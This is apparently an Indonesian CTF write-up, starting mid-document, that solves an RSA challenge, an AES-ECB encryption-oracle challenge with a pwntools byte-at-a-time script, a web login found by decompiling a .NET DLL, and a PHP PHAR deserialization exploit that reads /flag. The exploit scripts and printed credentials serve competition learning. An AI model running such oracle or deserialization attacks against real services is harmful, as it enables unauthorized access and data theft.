95810701202087853841743731093149430655593147683421871799265784567546744027028327006037927756808923742806457516687369724053659801409665809484333704658005178575699287145132631020220338745054190238905155637221474537758319000878100880684173099253778386118547321637286540549815419269314760633502070855820951147798

# Langkah 1: Pecahkan persamaan kuadrat
p = solve_quadratic(2, 1, -n)

# Langkah 2: Hitung q
q = 2 * p + 1

# Langkah 3: Hitung phi(n)
phi = (p - 1) * (q - 1)

# Langkah 4: Hitung kunci privat d
d = pow(e, -1, phi)
```

```
# Langkah 5: Dekripsi ciphertext
m = pow(c, d, n)
flag = long_to_bytes(m)
print(f"Flag: {flag.decode()}")
```

Ketika dijalankan program akan memberikan output berikut




Flag

```
ADIKARACTF{info_nilai_kalkulus_brp_bang_90afc2}
```

EaaS

Description



Solve

Diberikan file server.py untuk melakukan analisis. Challenge ini memberikan layanan enkripsi dimana:

- Server menggunakan AES dalam mode ECB (Electronic Code Book)
- Data yang dienkripsi adalah gabungan dari user input + flag
- Data di-padding agar sesuai dengan block size (16 bytes)
- Secret key di-generate secara random

Kelemahan utama disini adalah penggunaan ECB yang memiliki karakteristik:


- Block yang sama akan menghasilkan ciphertext yang sama
- Setiap block dienkripsi secara independen

Berikut adalah kode exploit yang bisa digunakan

```
from pwn import *
import string

# Fungsi untuk connect ke server
def connect():
    return remote('117.53.47.247', 60010)

# Fungsi untuk melakukan enkripsi dengan mengirimkan pesan ke server
def encrypt(r, message):
    r.sendlineafter(b"Enter your choice: ", b"1") # Pilih opsi enkkripsi
    r.sendlineafter(b"Enter your message: ", message) # Kirim pesan yang
akan dienkripsi
    response = r.recvline().decode().strip() # Terima respon dari server
    return bytes.fromhex(response.split("Encrypted: ")[1]) # Convert hex
ke bytes

# Fungsi untuk nyari ukuran block dengan menambah input hingga panjang
outputnya berubah
def find_block_size():
    r = connect()
    base_length = len(encrypt(r, b"")) # Dapatkan panjang output awal
    i = 1
    while True:
        length = len(encrypt(r, b"A" * i)) # Coba dengan input yang
lebih panjang
        if length > base_length: # Ngecek jika panjang berubah
            r.close()
            return length - base_length # Kembalikan selisih sebagai
block size
        i += 1

# Fungsi untuk mendapatkan flag
def leak_flag():
    r = connect()
    block_size = 16  # Block size AES adalah 16 bytes
    known_flag = b""

    # Hitung panjang padding yang diperlukan agar byte flag yang dicari
berada di akhir block
    while True:
        pad_length = (block_size - (len(known_flag) % block_size) - 1)
        padding = b"A" * pad_length

        # Dapatkan block target yang berisi padding + 1 byte flag yang
tidak diketahui
```

```
        target = encrypt(r, padding)
        target_block_index = (len(padding) + len(known_flag)) //
block_size
        target_block = target[target_block_index *
block_size:(target_block_index + 1) * block_size]

        found = False
        # Coba semua kemungkinan byte yang printable
        for c in string.printable.encode():
            test_input = padding + known_flag + bytes([c]) # Gabungkan
padding + flag yang diketahui + byte yang dicoba
            result = encrypt(r, test_input)
            test_block = result[target_block_index *
block_size:(target_block_index + 1) * block_size]

            # Jika block sama dengan target, berarti byte ditemukan
            if test_block == target_block:
                known_flag += bytes([c])
                print(f"Found byte: {bytes([c])} | Current flag:
{known_flag}")
                found = True
                break

        # Jika tidak ada byte yang cocok, berarti flag sudah lengkap
        if not found:
            break

    r.close()
    return known_flag

if __name__ == "__main__":
    print("Starting exploit...")
    flag = leak_flag()
    print(f"\nFinal flag: {flag}")
```

Ketika program dijalankan akan menghasilkan output berikut




Flag

```
ADIKARACTF{ecb_doang_ez_lah_ya_8af92a}
```

WEB EXPLOITATION

Blaze


Description




Solve

Untuk challenge ini kita diberikan source code file dari website challenge itu sendiri. Di sini untuk menemukan flag yang tersembunyi kita harus mengetahui username dan password untuk login terlebih dahulu. Kita bisa menggunakan tools **Jetbrains dotPeek** untuk mengakses file `BlazeBleed.dll`.


Ketika menjalankan aplikasi **dotPeek** kita bisa melakukan import file `BlazeBleed.dll`, setelah itu cari ke `Metadata > Param > username`. Lalu anda akan menemukan kredensial login yaitu **admin** dan password login yaitu **isitjustmyimagination?**



Lalu akses web challenge-nya pada url http://117.53.47.247:40010/. Lakukan login menggunakan kredensial yang kita temukan sebelumnya



Setelah login kita akan menemukan flag yang kita cari




Flag

```
ADIKARACTF{blaze?_i_think_i_misspelled_blazor_bzbz_5b2055}
```

Lambo Sandbox

Description



Solve

Pada challenge ini diberikan 2 file yaitu `lambo-sandbox-src.zip` dan `index_revised.php`. Challenge ini adalah aplikasi web PHP yang memungkinkan kita untuk mengupload PHAR (PHP Archive). Setelah dianalisis, ditemukan celah keamanan pada proses deserialisasi object PHP.

Vulnerability utamanya ada pada kode berikut:

```
$data = file_get_contents($dataPath);
$unserializedData = unserialize($data);

if ($unserializedData instanceof Helper) {
    $unserializedData->process();
}
```

Di sini, aplikasi akan membaca file dari PHAR yang kita upload, melakukan deserialisasi, dan jika hasilnya adalah object dari class Helper, maka method `process()` akan dijalankan.

Class Helper sendiri memiliki kode seperti ini:

```
class Helper {
    public string $file = '/tmp/sandbox';

    public function process(): void {
        echo file_get_contents($this->file);
    }
}
```

Kita bisa memanfaatkan ini untuk membaca file `/flag` dengan cara memodifikasi property `$file`.


Berikut adalah file php untuk membuat exploit PHAR

```
<?php
class Helper {
    public string $file = '/flag';
}

// Buat folder untuk file Phar yang kita buat
$phar_dir = '.';
if (!file_exists($phar_dir)) {
    mkdir($phar_dir);
}

// Serialisasikan objek Helper yang telah dimodifikasi
$serialized_helper = serialize(new Helper());

// Buat magic file
file_put_contents($phar_dir . '/magic_happens_here',
$serialized_helper);

// Buat file Phar
$phar_file = $phar_dir . '/exploit.phar';
$phar = new Phar($phar_file);
$phar->startBuffering();
$phar->addFromString('magic_happens_here', $serialized_helper);
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();

echo "Exploit PHAR created at: $phar_file\n";
?>
```

Jalankan php `create_exploit.php`

```
m4rhz@n00b:/mnt/c/Users/Aqil/Downloads/New folder/Adikara-Web/Lambo Sandbox$ php -d phar.readonly=0 create_exploit.php
Exploit PHAR created at: ./exploit.phar
```

Lalu ketika kita melakukan upload `exploit.phar` pada web challenge ini yaitu http://117.53.47.247:40011/ maka akan mendapatkan flag yang kita cari



Flag

```
ADIKARACTF{this_challenge_was_made_one_hour_ago_be2e51}
```